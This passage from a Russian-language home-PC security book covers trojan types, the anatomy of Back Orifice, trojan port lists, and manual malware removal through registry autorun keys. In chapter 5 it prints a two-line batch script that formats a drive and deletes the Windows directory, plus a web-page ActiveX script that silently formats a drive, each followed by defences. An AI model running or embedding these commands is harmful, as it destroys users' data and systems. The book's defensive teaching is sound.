| | | Red Hat | Windows XP | NetWare | Windows 2000 | Windows XP X64 | Windows Vista |
| 1–2 | ESET NOD32 antivirus system 2.7 | + | + | + | + | + | + |
| | «Антивирус Касперского 6.0.2.546» | + | + | + | + | + | + |
| 3 | Sophos Anti-Virus 6.5.1 | Испытания не проведены | + | + | + | + | + |
| 4 | Symantec AntiVirus 10.2.0.276 | + | + | Испытания не проведены | + | + | + |
| 5 | McAfee VirusScan Enterprise 8.1i | + | + | + | + | + | – |
| 6 | VirusBuster | + | – | + | + | + | Испытания не проведены |
| 7 | Norman Virus Control v.5.90 | + | + | + | + | – | – |
| 8 | Dr.Web | + | + | – | + | Испытания не проведены | Испытания не проведены |
| 9 | Trend Micro | + | Испытания не проведены | Испытания не проведены | + | – | Испытания не проведены |
| 10 | Authentium | Испытания не проведены | + | Испытания не проведены | Испытания не проведены | Испытания не проведены | Испытания не проведены |
| 11 | Frisk (F-Prot) | + | – | Испытания не проведены | – | Испытания не проведены | Испытания не проведены |

В то же самое время антивирусный продукт NOD32 можно посоветовать для установки на «слабые» машины, где «притормаживание» системы может оказаться крайне нежелательным. Как и «Антивирус Касперского», NOD32 имеет качественный движок и проработанную систему эвристики, что позволяет рекомендовать его как альтернативное решение при выборе лучшего антивируса.

## 4.3. Защищаем свой компьютер от троянских коней

По греческому преданию, ахейцы, когда отступали, оставили в «подарок» Трое огромного деревянного коня. Троянцы как дар ввезли его в город Трою. Ночью спрятавшиеся в коне ахейцы поубивали часовых и открыли ворота в город, чтобы впустить основные войска. С тех пор выражение «троянский конь» стало нарицательным – дар врагу, чтобы погубить его. В рамках данного раздела мы поговорим с вами о троянских конях. Что это такое, какими они бывают, как можно подхватить эту заразу и как уберечься от нее. И наконец, самое главное – что делать, если вы все-таки стали жертвой троянского коня.

Сразу следует сделать маленькое, но существенное уточнение. Троянский конь – это не то же, что вирус. В отличие от вирусов, которые в основном "убивают" операционную систему и форматируют диски, троянские кони по своей сути существа весьма мирные. Сидят себе спокойно и делают свое черное дело.

Основная область компетенции этой части вредоносного ПО – воровство конфиденциальной информации, паролей с последующей передачей всего этого добра хозяину. В классическом варианте троянский конь состоит из клиента и сервера. Серверная часть инсталлируется на машине у жертвы, клиентская – у хозяина, то есть у того, кто создал троянского коня или просто модифицировал его, заставив работать на себя (такое тоже бывает и даже чаще, чем написание троянского коня с нуля). Связь клиента и сервера осуществляется через какой-либо открытый порт. Протокол передачи данных обычно TCP/IP, но известны троянские кони, которые используют и другие протоколы связи, такие как ICMP и даже UDP.

Человек, который занимается написанием троянских коней, умело маскирует их. Один из вариантов – замаскировать троянского коня под какую-либо полезную программу. После ее запуска сначала происходит выполнение его кода, который затем передает управление основной программе. Троянский конь также может быть просто, но эффективно замаскирован под файл с любым дружественным расширением, например GIF.

Приведем некоторые примеры троянских коней.

♦ Ворующие пароли:

• Trojan-PSW.Win32.QQPass.du – китайский троянский конь, ворующий Windows-пароли;

• Bandra.BOK – скачивается на компьютер жертвы при посещении определенного сайта, пытается украсть пароли от определенных банковских сайтов;

• Bancos.LU – сохраняет пароли во временных файлах, а затем пытается отослать их хозяину;

• Banker.XP – собирает конфиденциальные данные, пароли, счета и т. д., отправляя их на определенный адрес.

♦ Утилиты удаленного администрирования– backdoor ("потайная дверь"):

• Backdoor.Win32.Whisper.a – троянский конь со встроенной функцией удаленного управления компьютером;

• Back Orifice – позволяет постороннему контролировать ваш ПК как свой собственный (более подробно об этой программе см. далее).

♦ Программы-дозвонщики отличаются тем, что могут нанести жертве значительный финансовый урон, устанавливая соединение с зарубежным интернет-провайдером: таким образом, с телефонного номера абонента происходит установление "незаказанного" международного соединения, например с островами Кука, Сьерра-Леоне, Диего-Гарсиа или другим диковинным регионом в зависимости от чувства юмора создавшего программу:

• Trojan-PSW.Win32.DUT;

• Trojan-PSW.Win32.Delf.gj;

• PSWTool.Win32.DialUpPaper.

♦ Троянские кони типа клавиатурных шпионов способны отслеживать нажатия клавиш клавиатуры и отсылать эту информацию злонамеренному пользователю; это может осуществляться по почте или отправкой прямо на сервер, расположенный где-либо в Сети:

• Backdoor.Win32.Assasin.2 ;

• Backdoor.Win32.BadBoy;

• Backdoor.Win32.Bancodor.d.

♦ Загрузчики – представляют собой троянского коня, загружающего из Интернета файлы без ведома пользователя; загружаемое может быть как HTML-стра-ницами нецензурного содержания, так и просто вредоносным ПО:

• Trojan-Downloader.Win32.Agent.fk – представляет собой Windows PE EXE-файл. Размер зараженных файлов существенно варьируется;

• Trojan-Downloader.Win32.Small.bxp – троянский конь первоначально был разослан при помощи спам-рассылки. Представляет собой Windows PE EXE-файл. Имеет размер около 5 Кбайт. Упакован FSG. Размер распакованного файла около 33 Кбайт.

♦ Дропперы (Dropper) – троянские кони, созданные для скрытной установки в систему других троянских коней (пример – Trojan-Dropper.Win32.Agent.vw).

♦ Proxy-серверы – троянский конь устанавливает в вашу систему один из нескольких прокси-серверов (socks, HTTP), а затем кто угодно, заплатив хозяину троянского коня, либо сам его создатель совершает интернет-серфинг через этот прокси, не боясь, что его IP-адрес вычислят, так как это уже не его IP, а ваш!

♦ Деструктивные троянские кони – помимо своих непосредственных функций сбора и отсылки конфиденциальной информации, могут форматировать диски и убивать операционные системы.

Как подхватить "заразу"? Вы можете поймать вирус одним из следующих способов.

♦ Скачивая файлы из сомнительных источников.

♦ С помощью электронной почты – самый распространенный способ заражения. Несмотря на многочисленные предупреждения, прогрессирует благодаря методам социальной инженерии. Прикрепленный файл, даже если он выглядит как картинка, может быть удачно замаскированным троянским конем.

♦ Через дискету, CD, флэш-диск либо другой сменный носитель – довольно распространенный способ заражения.

♦ Просто выйдя в Интернет без установки последних обновлений Windows.

Эти пути проникновения неновы, однако именно они наиболее часто используются злоумышленниками.

Изобретательность вирусописателей не знает границ. Живой пример – Trojan horse.Bat.Format C, который сидел… в программном коде Trojan Remover (пакет для удаления троянских коней). Разобраться в таких случаях бывает нелегко. Правильность заключения можно проверить, лишь дизассемблировав такую программу.

Довольно оригинальный способ заражения – через autorun при попытке прочитать содержимое CD или флэшки. Как вы уже догадались, autorun.exe в данном случае выступает в довольно оригинальной роли. Лучшим способом защиты может стать отключение автозапуска на всех сменных носителях.

А теперь горячий пример, который, как я надеюсь, поможет вам лучше разобраться в сути троянизации, заглянув "по ту сторону баррикад".

**Наш герой – Back Orifice.** Без преувеличения будет сказано, с азартным трепетом и чувством глубокого уважения к создателям рассмотрим «анатомию» самой известной и нашумевшей в свое время утилиты удаленного администрирования – Back Orifice (BO).

С чего же все началось? Наверняка история создания знаменитого BO была бы неполной без упоминания ее создателей – известнейшей хакерской группы "Cult of the Dead Cow" (cDc). Основанная в середине 1980-х, команда с достоинством прошла огонь, воду и медные трубы и до сих пор процветает и здравствует.

В 1993 году участник группы – Drunkfix – создал официальный сайт в Сети, после чего известность хак-группы начала распространятся не только через BBS. Большую заслугу в обретении широкой известности cDc внес один из участников группы – Ratte, который играл роль вроде пресс-атташе.

1 августа 1998 года на конференции Defcon один из членов группы – Sir Dystic – представил Back Orifice широкой публике. Как заявил автор, его детище – лишь подтверждение того, насколько уязвима может быть Windows.

Очень скоро BO приобрела статус троянского коня: антивирусные базы пополнились записями типа BackDoor: BOrifice, Trojan.Bo – чему, собственно, удивляться особенно и не приходится, ведь BO с успехом можно использовать и для удаленного управления чужим ПК. Графический, интуитивно понятный интерфейс программы и ее внушительные возможности произвели настоящий фурор, после чего в известных кругах установка BO на чужой ПК превратилась во что-то вроде увлекательного соревнования.

Back Orifice работает по принципу "клиент – сервер" и позволяет удаленно администрировать ПК, на котором предварительно установлена серверная часть.

С выходом новой версии Back Orifice 2000, поддерживаемой Windows NT и имеющей открытый код, популярность "народного любимца" достигла своего апогея. Относительно BO начала высказываться и Microsoft: программа, мол, не является прямой угрозой для Windows и требует со стороны атакующего установки серверной части на машину жертвы. Так или иначе, а на сегодняшний день знаменитый Back Orifice классифицируется как самый настоящий троянский конь.

По современной классификации (использована информация **http://www.virusList.com),**

BO в базах данных различных антивирусных компаний выглядит следующим образом:

- ♦ Backdoor.Win32.BCa ("Лаборатория Касперского");
- ♦ Orifice.svr (McAfee);
- ♦ W32.HLLP.Clay.dr (Symantec);
- ♦ BackDoor.BOrifice (Doctor Web);
- ♦ Troj/Orifice-A (Sophos);
- ♦ Backdoor:Win32/BOClay (RAV);
- ♦ BKDR_BO.58 8 80 (Trend Micro);
- ♦ Trj/BOr (Panda);
- ♦ Back_Orifice.Dropper (Eset).

Являясь достаточно мощной утилитой удаленного администрирования, Back Orifice разрешает пользователю контролировать компьютеры при помощи обычной консоли или графической оболочки. А теперь внимание! Ни много ни мало крылатая фраза, которая весьма емко отражает возможности программы: "В локальной сети или через Internet BO предоставляет пользователю больше возможностей на удаленном Windows-компьютере, чем имеет сам пользователь этого компьютера".

Согласно классификации "Лаборатории Касперского", BO (как и другие утилиты удаленного администрирования) могла вовсе и не попасть в "черный список", если бы не одно но. При запуске серверной части отсутствуют какие-либо предупреждения: "продвигаясь вглубь", троянский конь незаметно устанавливает себя в системе и затем берет ее полностью под свой контроль, при этом жертве не выдается никаких сообщений о действиях троянского коня в системе. Более того, в списке активных приложений ссылка на BO отсутствует.

Распространяется BO как пакет, включающий в себя серверную часть (boserve.exe или bo2k.exe), клиентскую часть (bo2kgui.exe) и файл конфигурации сервера (bo2kcfg.exe). В дополнение к трем перечисленным компонентам пакет может содержать плагины и документацию.

Все три компонента программы написаны на C++ и откомпилированы Microsoft Visual C++. Все программы имеют формат Portable Executable и могут выполняться только в среде Win32.

Как вы уже поняли, основной программой в пакете является boserve.exe, он же bo2k.exe. Следует отметить, что при установке на целевой ПК сервер можно обнаружить под другими именами, вплоть до system, explore, в зависимости от фантазии того, кто конфигурировал сервер.

Вторым файлом является boconfig.exe, он же bo2kcfg.exe, назначение которого – первичная настройка сервера. Программа конфигурации позволяет производить самые разнообразные настройки, вплоть до склейки сервера с каким-либо другим исполняемым файлом. Зачем это нужно, думаю, объяснять не стоит.

И наконец, посредством чего осуществляется удаленное управление серверной частью – клиентская часть – bo2kgui.exe.

При запуске серверной части происходит следующее: сервер BO настраивает под себя нужные порты, в результате чего открытым оказывается порт 31337.

> ПРИМЕЧАНИЕ
>
> Кстати, цифра 31337 известна не только благодаря тому, что порт 31337 является портом по умолчанию BO. Дело в том, что 31337 в околохакерских кругах означает ни много ни мало, а "элита".

Следует учесть, что при заражении BO порт 31337 может молчать, ведь никто не мешает настроить работу сервер/клиент на другой порт. При заражении в системном каталоге Windows появляется файл windll.dll. Далее троянский конь определяет адреса нескольких Windows API, ищет свою копию в памяти и выгружает ее, если обнаружена старая версия утилиты; попросту говоря, троянский конь сам себя обновляет. После вышеперечисленного BO, как и любой уважающий себя троянский конь, копируется в системный каталог Windows (), прописывая себя на автозапуск в следующем ключе реестра:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \RunServices

После того как троянский конь закрепляется в системе, он начинает слушать 31337 UDP-порт, оставаясь в памяти Windows как скрытое приложение (то есть без активного окна и ссылки в списке приложений). После того как сервер получил команды от клиента, на машине жертвы возможно развитие следующего сценария:

♦ сервер высылает своему истинному хозяину различную информацию о системе: тип процессора, размер памяти, версия системы, установленные устройства и т. п.;

♦ сервер открывает для общего доступа диски, делая их видимыми из сети.

Таким образом, удаленный пользователь получает полный контроль над зараженной системой: операции удаления, копирования, вплоть до форматирования, становятся настолько же реальными, как если бы вы работали за своим собственным ПК. Помимо перечисленного, удаленный пользователь имеет возможность: отключать текущего пользователя от сети, подвешивать систему, убивать процессы, получать и отправлять кэшированные пароли, выводить текстовые сообщения, проигрывать звуковые файлы и т. д.

Вышеперечисленные возможности отнюдь не являются "верхом" того, на что способен BO: чтобы расширить список функций, достаточно скачать пару новых плагинов (plug-in) – и все!

Вернемся к нашей защите.

Если ваш антивирус упорно молчит, а возможность присутствия троянского коня высока, то можно попробовать обнаружить шпиона, воспользовавшись специальными утилитами вроде Trojan Remover либо другими аналогичными продуктами. Как показывает практика, этот способ доступен даже самому неопытному пользователю ПК.

♦ Advanced Spyware Remover – утилита, предназначенная для защиты персонального компьютера от вредоносных программ и шпионских модулей и позволяющая избавиться от рекламных программ, дозвонщиков, программ-шпионов, клавиатурных шпионов, троянских коней и т. д. Advanced Spyware Remover проверяет системный реестр на наличие в нем ключей, принадлежащих вышеперечисленным типам вредоносных программ. Ее главной отличительной особенностью перед аналогами является высокая скорость работы сканера и обновляемая антишпионская база сегментов вредоносного кода.

♦ SpyDefense – программа для обнаружения шпионских модулей; позволяет найти и обезвредить достаточно приличное количество компьютерных шпионов.

♦ Arovax AntiSpyware – утилита для удаления программ-шпионов. На сегодняшний день в антишпионской базе утилиты содержится свыше 33 тыс. сегментов вредоносного кода.

♦ Microsoft AntiSpyware – система разработки Microsoft для борьбы с вредоносными программами и шпионскими модулями. Как утверждает разработчик, утилита держит под контролем более 50 так называемых spyware-путей, по которым в компьютер могут попасть шпионские модули.

Перечисленные утилиты можно скачать по адресу: **http://www.izone.ru/security/spy/.**

Говоря о добротных программных средствах противодействия вредоносному ПО, напоследок стоит все же упомянуть условно бесплатную программу Anti-Spy Info, которую можно загрузить с одноименного сайта **(http://anti-spy.info).** При запуске программа отображает список активных процессов и автоматически загружаемых объектов (тип запуска того или иного объекта приведен в графе **Запуск).** Все, что нам нужно делать, – следить за списком автозагрузки на предмет появления в нем новых объектов. Следует отметить тот факт, что Anti-Spy Info обладает достаточно мощным эвристическим механизмом, анализирующим активные процессы и автоматически загружаемые объекты и определяющим вероятность их принадлежности к вирусам.

Если все усилия по поимке "зло-кода" так ничего и не дали, а признаки троянизации налицо (слишком большой трафик, непонятные процессы в оперативной памяти, зависания системы, лишние открытые порты) – то пришло, как говорят, время для плана Б. Необходимо просканировать ваш ПК извне на наличие открытых портов. Зачем? Все просто. Как уже было сказано выше, при своей работе троянский конь, как правило, открывает "левый", нестандартный для нормального состояния системы порт.

ВНИМАНИЕ

Имейте в виду – ничто не мешает троянскому коню использовать порт доверенного приложения!

Все, что вам понадобится для такой операции, – хороший сканер портов. Данная процедура высокоэффективна, и с ее помощью выявляются даже самые скрытные и хитрые троянские кони. Из сканеров можно посоветовать X-Spider, который является лучшим сканером для подобных дел. Если у вас открыты нестандартные порты, то стоит задуматься и прикрыть это дело в настройках брандмауэра (подробно о выборе брандмауэра смотрите в гл. 6). Ниже приведен далеко не полный список подозрительных портов:

♦ 23 – Tiny Telnet Server (= TTS);

♦ 25 – Ajan, Antigen, Email Password Sender, Haebi Coceda, Happy 99;

- 31 – Master Paradise;
- 121 – BO jammerkillahV;
- 456 – HackersParadise;
- 555 – Phase Zero;
- 666 – Attack FTP;
- 1001 – Silencer;
- 1001 – WebEx;
- 1010 – Doly Trojan 1.30 (Subm.Cronco);
- 1011 – Doly Trojan 1.1 + 1.2;
- 1015 – Doly Trojan 1.5 (Subm.Cronco);
- 1033 – Netspy;
- 1042 – Bla1.1;
- 1170 – Streaming Audio Trojan;
- 1207 – SoftWar;
- 1243 – SubSeven;
- 1245 – Vodoo;
- 1269 – Maverick's Matrix;
- 1492 – FTP99CMP;
- 1509 – PsyberStreamingServer Nikhil G;
- 1600 – Shiva Burka;
- 1807 – SpySender;
- 6669 – Vampire 1.0;
- 6670 – Deep Throat;
- 6883 – DeltaSource (DarkStar);
- 6912 – Shitheep;
- 6939 – Indoctrination;
- 7306 – NetMonitor;
- 7789 – iCkiller;
- 9872 – PortalOfDoom;
- 9989 – nIkiller;
- 10607 – Coma Danny;
- 11000 – SennaSpyTrojans;
- 11223 – ProgenicTrojan;
- 12076 – Gjamer;
- 12223 – Hackr99 KeyLogge;
- 12346 – NetBus 1.x (avoiding Netbuster);
- 12701 – Eclipse 2000;
- 16969 – Priotrity;
- 20000 – Millenium20034-NetBus Pro;
- 20203 – Logged!;
- 20203 – Chupacabra;
- 20331 – Bla;
- 21544– GirlFriend;
- 22222 – Prosiak 0.47;
- 23456 – EvilFtp;
- 27374 – Sub-7 2.1;
- 29891 – The Unexplained;
- 30029 – AOLTrojan1.1;
- 30100 – NetSphere;

- 30303 – Socket25;
- 30999 – Kuang;
- 31787 – Hack'a'tack;
- 33911 – Trojan Spirit 2001 a;
- 34324 – Tiny Telnet Server;
- 34324 – BigGluck TN;
- 40412 – TheSpy;
- 40423 – Master Paradise;
- 50766 – Fore;
- 53001 – RemoteWindowsShutdown;
- 54320 – Back Orifice 2000 (default port);
- 54321 – Schoolbus 1.6+2.0;
- 61466 – Telecommando;
- 65000 – Devil 1.03.

## 4.4. Практический экзорцизм – изгоняем «зло-код» голыми руками

Проверено автором. Если в процессе работы антивирусов, чистильщиков, сканеров и прочего вы все-таки почувствовали, что экзорцист – это вы, а порции адреналина получает кто-то другой, то непременно, даже не задумываясь, вам обязательно следует «убить» его собственными руками.

Для ритуала нам понадобятся:

♦ светлая голова и работающая Windows;

♦ **Редактор реестра;**

♦ минимальный набор специальных программ (Starter, ADinf).

Как правило, процедура безопасного избавления от вредоносного ПО включает в себя ряд стадий, главными из которых будут следующие.

1. Завершение "зло-процесса".
2. Уничтожение исполняемого файла.
3. Уничтожение записи в реестре, принадлежащей вирусу/троянскому коню.

Технология убийства процесса, принадлежащего "чужому", несложна и сводится к выделению процесса в списке **Диспетчера задач** и нажатию кнопки **Завершить процесс.** Понятное дело, что следующие процессы трогать не стоит: Explorer, Lsass, Services, System, Winlogon, Vsmon, Ctfmon, Svchost, Csrss, Smss. Естественно, помимо перечисленных, в **Диспетчере задач** можно обнаружить и другие процессы – те, которые принадлежат запущенным и резидентно выполняющимся приложениям. Это, например, avp, принадлежащий «Антивирусу Касперского», zonealarm, принадлежащий брандмауэру, и т. д. Особое внимание следует обратить на так называемые процессы-маскировщики, имитирующие истинные: explore, sys, svshost, winlogin, systrey и т. д.

При невозможности остановки "зло-процесса" средствами **Диспетчера задач** можно воспользоваться утилитой Process Explorer или ей подобной (например, вышеупомянутой Anti-Spy Info).

Здесь следует упомянуть о множестве подводных камней, с которыми может столкнуться пользователь, пытающийся "высадить" заразу из системы:

♦ никто не запретит вредоносному коду висеть в **Диспетчере задач** под «легальным» именем (например, svchost);

♦ "зло-процесс" может вообще не светиться в **Диспетчере задач** – такое вполне возможно.

Вторая стадия нашего ритуала подразумевает удаление тела "зло-кода". Но опять с некоторым уточнением.

♦ Удаление такого файла может стать непреодолимым препятствием: система просто запретит удалять ею используемый файл. В этом случае удалить вирус можно будет только из другой среды (например, используя Live-CD) или, предварительно переименовав подозрительный файл, удалить его одним из возможных способов.

♦ Возможен также вариант, когда "зло-код" изменяет настройки Windows, так чтобы пользователь не мог видеть скрытые файлы (в числе которых и сам вирус).

♦ Если вирус внедрится в один из легально используемых системой файлов – кого тогда мы будем удалять?! К счастью, большинство из вариантов подобного рода несостоятельны изначально: в системе Windows присутствует служба SFC, следящая за грубой подменой системных файлов.

♦ Возможен также вариант, когда файл будет удален, но по прошествии некоторого времени легко и просто "восстанет из пепла". Как такое может быть? Да очень просто. Хотя бы

посредством технологии "watch dog" (от англ. "сторожевой пес"), когда вирус или троянский конь для своей работы использует два взаимоподдерживающих файла: в случае удаления первого второй реанимирует его, и наоборот.

♦ Более продвинутый "зло-код" внедрится прямо в адресное пространство одного из доверенных процессов (например, IE, Opera и т. д.). Физически такой код будет присутствовать только в оперативной памяти! Результат – никаких следов на диске. Решение проблемы напрашивается само собой, исходя из специфических особенностей работы такого кода…

Будем считать, что у читателя не возникнет трудностей с удалением исполняемого файла заразы. Но для начала его надо найти!

Одним из возможных вариантов такого поиска может стать поиск системных файлов, дата создания которых отличается от остальной массы аналогичных файлов. Как это сделать? Просто. Для просмотра даты создания открываем проводник Windows, после чего в меню **Вид** выбираем **Таблица,** затем **Вид ► Выбор столбцов в таблице** и устанавливаем флажок напротив **Дата создания.** Щелкнув кнопкой мыши на шапке таблицы, выбираем сортировку по убыванию даты создания, после чего самые новые файлы окажутся в начале списка. Системные файлы, чья дата создания отличается от «основной» для таких же аналогичных файлов, должны насторожить.

> ПРИМЕЧАНИЕ
>
> Достаточно эффективным способом обнаружения вредоносного кода может стать простой контроль новых файлов в системной директории средствами операционной системы Windows через Пуск ► Поиск. В простейшем случае такой контроль может быть сведен к поиску файлов, созданных, к примеру, сегодня.

К слову будет сказано, идея о том, чтобы контролировать появление новых файлов на жестком диске, достаточно проста, но, как показала практика, более чем эффективна. Удачная ее реализация – программа-ревизор ADinf32. Ревизор, в отличие от полифагов (а к данной категории относится большинство антивирусных программ), в свежих базах не нуждается.

Принцип работы ADinf32 основан на сохранении в специальной базе основных данных о каждом логическом диске в системе. При первом запуске в таблицах запоминаются объем оперативной памяти, образы главного загрузочного сектора, загрузочных секторов, список сбойных кластеров, структура дерева каталогов, длины и контрольные суммы файлов. Когда вирусный код заражает компьютер, он изменяет объект, в который внедряется исполняемый файл, главный загрузочный сектор, FAT-таблицу – что-то да изменит. Если ревизор обнаруживает на диске изменения, характерные для действия вируса/троянского коня, он предупреждает об этом пользователя. Важным отличием ADinf от других существующих программ-ревизоров является доступ к дискам без использования функций операционной системы. Такой метод доступа к дискам позволяет успешно обнаруживать стелс-вирусы (вирусы-невидимки).

При условии что был сделан снимок чистой системы, найти и стереть "лишний" файл не составит особого труда (рис. 4.8).

Третьим пунктом в нашем ритуале изгнания должно стать удаление "зло-записи" из реестра. Существует множество широко известных ключей автозапуска, в которые прописываются вирусы, черви, троянские кони и другие программы, пытающиеся внедриться в атакуемую систему.

Запись на автозапуск "зло-кода" может быть здесь:

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run HKLM\SOFTWARE \Microsoft\Windows\CurrentVersion\Run

А также здесь:
HKEY_CURENT_USER\Software\Microsoft\Windows\CurrentVersion\Runonce
HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce




**Рис. 4.8.** Программа ADinf32 в действии

Вышеперечисленные ветки реестра можно считать самыми распространенными путями запуска, однако эти записи составляют далеко не исчерпывающий список.

Удалить запись, принадлежащую непрошеному гостю, можно, запустив редактор реестра (откройте меню **Пуск,** щелкните на ссылке **Выполнить** и в появившемся окне введите команду regedit) или же воспользовавшись специализированными утилитами типа Starter (рис. 4.9).




**Рис. 4.9.** Утилита Starter в действии

И напоследок один из примеров излечения системы от вируса, который при своей работе просто-напросто отключал "Антивирус Касперского 7.0", Nod32, Dr.Web и другое антивирусное программное обеспечение. Вирус присутствовал в базах перечисленных антивирусов, но отключал их прежде, чем они пытались удалить его.

Выход оказался достаточно простым: в данном случае эффективным средством против упреждающей деструктивной деятельности такого вируса оказалась загрузка системы из-под учетной записи с пользовательскими привилегиями (до этого момента систему загру-

жали из-под прав администратора, и вирус, соответственно, имел практически неограниченные привилегии, в том числе и возможность управления антивирусным ПО).

В связи с этим уместно упомянуть одно из главных правил антивирусной безопасности: вирусный код может все то, что может пользователь.

Вывод: работа с пользовательскими правами в системе значительно снижает как риск заражения, так и возможные деструктивные последствия запуска вредоносного кода.

# Глава 5
# Агрессивные формы кода и борьба с ними

♦ Все гениальное – просто. Пишем вирус одной строкой!

♦ Веб-страница в обличии Фредди Крюгера – "потрошит" ваш винчестер!

♦ Антология сокрытия вирусного кода

♦ Как работает эвристический анализатор кода и почему даже два антивируса в системе могут стать бесполезными

Как обойти антивирус? Можно ли написать вирус всего одной строкой кода? Может ли веб-страница отформатировать диск? Какие методы используют вирусописатели для сокрытия своего кода и почему даже два антивируса могут стать бесполезными для вашей системы?

На эти вопросы вы найдете ответы в данной главе.

# 5.1. Все гениальное – просто. Пишем вирус одной строкой!

Можно ли создать вирус, который не будет светиться в базах антивирусов? Можно. И чтобы этот вирус форматировал диски и «убивал» Windows? Можно. Парой строчек? Можно! Только никому (листинг 5.1)…

Листинг 5.1. Всего две строки

```
@echo off
format d:/q/y & del %SystemRoot% /q/s/f
```

Возможные варианты защиты от такого "сюрприза":

♦ бдительность пользователя (ведь данный пример – скрипт-вирус, код которого можно просмотреть через **Блокнот!);**

♦ работа не с правами администратора (попробуйте отформатировать диск с правами пользователя!).

## 5.2. Веб-страница в обличии Фредди Крюгера – «потрошит» ваш винчестер!

Можно ли, посетив сайт, получить в подарок отформатированные диски? А почему бы и нет. Тем более что возможности JavaScript и ActiveX вкупе с многочисленными уязвимостями Internet Explorer выходят за рамки простых документированных функций (листинг 5.2).

Листинг 5.2. Форматируем диск – легко!

```
<script>
a=new ActiveXObject("WScript.Shell");
a.run("cmd /c format d:/y",0);
</script>
```

Применение ActiveX-компонентов делает веб-страницы более интерактивными. Но за удобство и функциональность можно дорого заплатить: многочисленные уязвимости IE позволяют, к примеру, неподписанные (они же небезопасные) компоненты ActiveX представить пользователю как подписанные (безопасные, так как происхождение и содержание такого компонента подтверждено электронной подписью удостоверяющего центра) или вообще скрыть от глаз выполнение произвольного сценария.

Возможные варианты защиты в подобных случаях.

♦ Задание безопасных настроек браузера **(Сервис ► Свойства обозревателя ► Безопасность ► Высокий).**

♦ Как альтернатива, конфигурирование зон интернет-безопасности вручную **(Сервис ► Свойства обозревателя ► Безопасность ► Другой ► Загрузка неподписанных элементов ActiveX ► Отключить, Активные сценарии ► Отключить** и т. д.).

♦ Ну и, конечно же, бдительность пользователя. К примеру, прежде чем вышеописанный сценарий сделает свое черное дело, система два раза "аккуратно намекнет" на потенциальную опасность (рис. 5.1 и 5.2).




**Рис. 5.1.** Первое предупреждение




**Рис. 5.2.** Второе предупреждение

## 5.3. Антология сокрытия вирусного кода

Не секрет, что выживаемость современного вредоносного ПО в большей степени обусловлена его параллельной эволюцией с антивирусными продуктами. Современный антивирус уже не тот, который был год-два тому назад, – это факт. Для отлова и уничтожения вредоносного кода в антивирусах реализованы самые передовые и изощренные технологии: модули проактивной защиты и анализа подозрительного поведения, контроль целостности приложений и реестра и др. Стоит только такому «зверю» показать себя, как его тут же пропустят через «мясорубку», в роли которой, как вы уже догадались, выступает антивирусный сканер, после чего подозрительные остатки окажутся «на приеме» у эвристического анализатора.

Ну да, казалось бы, после такого чистилища какой из экземпляров вирусного кода выстоит? Но нет. Все же факт остается фактом: ежедневно регистрируется появление более сотни экземпляров вирусного кода, и каждый из экземпляров рожден, чтобы остаться невидимкой.

На сегодняшний день можно выделить следующие наиболее популярные методы сокрытия:

- ♦ упаковка;
- ♦ полиморфизм;
- ♦ обфускация;
- ♦ руткит-технологии;
- ♦ сокрытие в среде.

Даже этого, далеко не полного списка достаточно, чтобы представить себе, насколько технологичны современные методы сокрытия вирусного кода.

### Упаковка

Начнем с упаковки как самого популярного метода сокрытия вирусного кода. К слову будет сказано, именно упаковка является самым простым инструментом, чтобы скрыть вирус, который уже засветился в антивирусных базах.

Упаковка заключается в сжатии исполняемого файла и прикреплении к нему кода, необходимого для распаковки и исполнения.

